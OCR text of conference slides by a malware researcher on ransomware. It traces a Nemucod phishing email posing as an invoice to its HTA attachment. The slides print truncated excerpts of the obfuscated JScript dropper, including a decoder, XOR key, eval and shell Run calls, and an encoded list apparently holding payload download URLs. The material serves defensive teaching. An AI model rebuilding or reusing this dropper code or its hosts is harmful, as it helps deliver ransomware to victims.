
DEMYSTIFYING THE RANSOMWARE AND IOT THREAT


CHRISTOPHER ELISAN
@TOPHS

ABOUT ME

- Principal Malware Scientist
- Past Adventures
  - Trend Micro
  - F-Secure
  - Damballa
- @Tophs


AUTHOR OF


A BEGINNER'S GUIDE
Foreword by Mikko Hypponen, Chief Research Officer, F-Secure
MALWARE, ROOTKITS & BOTNETS
from the publisher of
HACKING EXPOSED
Christopher C. Elisan


Lab Setup and Top Tier Tools for Analysis & Reporting
Advanced
Malware
Analysis
Christopher Elisan

CO AUTHOR OF


2nd Edition



STORY TIME

ONE DAY A GUY NAMED SAM GOT AN E-MAIL AT WORK…

THE E-MAIL VECTOR… POWERED BY NEMUCOD



From: CreditControl[redacted]
To: [redacted]
Cc:
Subject: Accounts Documentation - Invoices
Sent: Tue 9/13/2016 5:22 AM

Message ~2025931851336590.zip (8 KB)

Please find attached the invoice(s) raised on your account today. If you have more than one invoice they will all be in the single attachment above.


If you have any queries please do not hesitate to contact the Credit Controller who deals with your account.
Alternatively if you do not know the name of the Credit Controller you can contact us at:

CreditControl@[redacted]

Please do not reply to this E-mail as this is a forwarding address only.

CreditControl[redacted]

THE ATTACHMENT…




```
<html>
<head><script language='JScript'>

String.prototype.brigadabrigadalalapolicMRADXHO = function() {
brigadabrigadalalapolicMOTALO2XCOP = 0;
    var brigadabrigadalalapolicMOTALO2ddDccC1, brigadabrigadalalapolicMOTALO2d

    var brigadabrigadalalapolicMOTALO2out = "";

  var brigadabrigadalalapolicMOTALO2pechenka= this.replace(/LICIZAX/g, '');
var  brigadabrigadalalapolicMOTALO2len = brigadabrigadalalapolicMOTALO2sud(bri
    while (brigadabrigadalalapolicMOTALO2XCOP < brigadabrigadalalapolicMOTALO2
        do {
            brigadabrigadalalapolicMOTALO2ddDccC1 = brigadabrigadalalapolicVIT
        } while (brigadabrigadalalapolicMOTALO2XCOP < brigadabrigadalalapolicM

        if (brigadabrigadalalapolicMOTALO2ddDccC1 == -1)
            break;
var brigadabrigadalalapolicMOTALO2dodo = false;
        do {
            brigadabrigadalalapolicMOTALO2ddDccC2 = brigadabrigadalalapolicVIT
    brigadabrigadalalapolicMOTALO2dodo = brigadabrigadalalapolicMOTALO2XCOP <
        } while (brigadabrigadalalapolicMOTALO2dodo);

        if (brigadabrigadalalapolicMOTALO2ddDccC2 == -1)
            break;

        brigadabrigadalalapolicMOTALO2out += String['fromCharCode']((brigadabr

        do {
            brigadabrigadalalapolicMOTALO2c3 = brigadabrigadalalapolicMOTALO2p

            if (brigadabrigadalalapolicMOTALO2c3 == 10*6+0.5*2)
                return brigadabrigadalalapolicMOTALO2out;
```

HTA FILE

- HTA is an HTML executable file.
- Introduced in 1999 along with Internet Explorer 5
- Executed via **mshta.exe** by instantiating the IE rendering engine (mshtml) as well as any required language engines such as vbscript.dll


Source: Wikipedia and Microsoft

THERE'S THE XOR KEY




```
    if(brigadabrigadalalapolicMOTALO2FrankSinatraLaa < 30000)return false;
    if (brigadabrigadalalapolicMOTALO2FrankSinatra[0]!= 77 || brigadabrigadalalapolicMOTALO2FrankSinatra[1]!= 9
    brigadabrigadalalapolicMOTALO2CHICKA = brigadabrigadalalapolicMOTALO2CHICKA  + brigadabrigadalalapolicMOTAL
    brigadabrigadalalapolicMOTALO2satt(brigadabrigadalalapolicMOTALO2CHICKA, brigadabrigadalalapolicMOTALO2Fran

brigadabrigadalalapolicMOTALO2rampart.Run((brigadabrigadalalapolicMOTALO2StrokaParam2,"brigadabrigadalalapolich
return true;
    }

};
eval(brigadabrigadalalapolicMOTALO2LUCIODOR);

var brigadabrigadalalapolicMOTALO2HORDA17 = "NqmXYsBdh";
var brigadabrigadalalapolicTRAxKey = brigadabrigadalalapolicMOTALO2fsta("b6vYxEjsTYwJ7mIrZz4WFSGHeaddkwbq");
var brigadabrigadalalapolicMOTALO2_a5 = ["Z29sZGVubGFkeLICIZAXXdlZGRpbmcuY29tL3ZkRzc2VlVZNzZyam51","dLICIZAX3d3
var brigadabrigadalalapolicMOTALO2HORDAI = 0;
for(brigadabrigadalalapolicMOTALO2HORDA5 in brigadabrigadalalapolicMOTALO2_a5){
brigadabrigadalalapolicMOTALO2HORDAI++;
try{
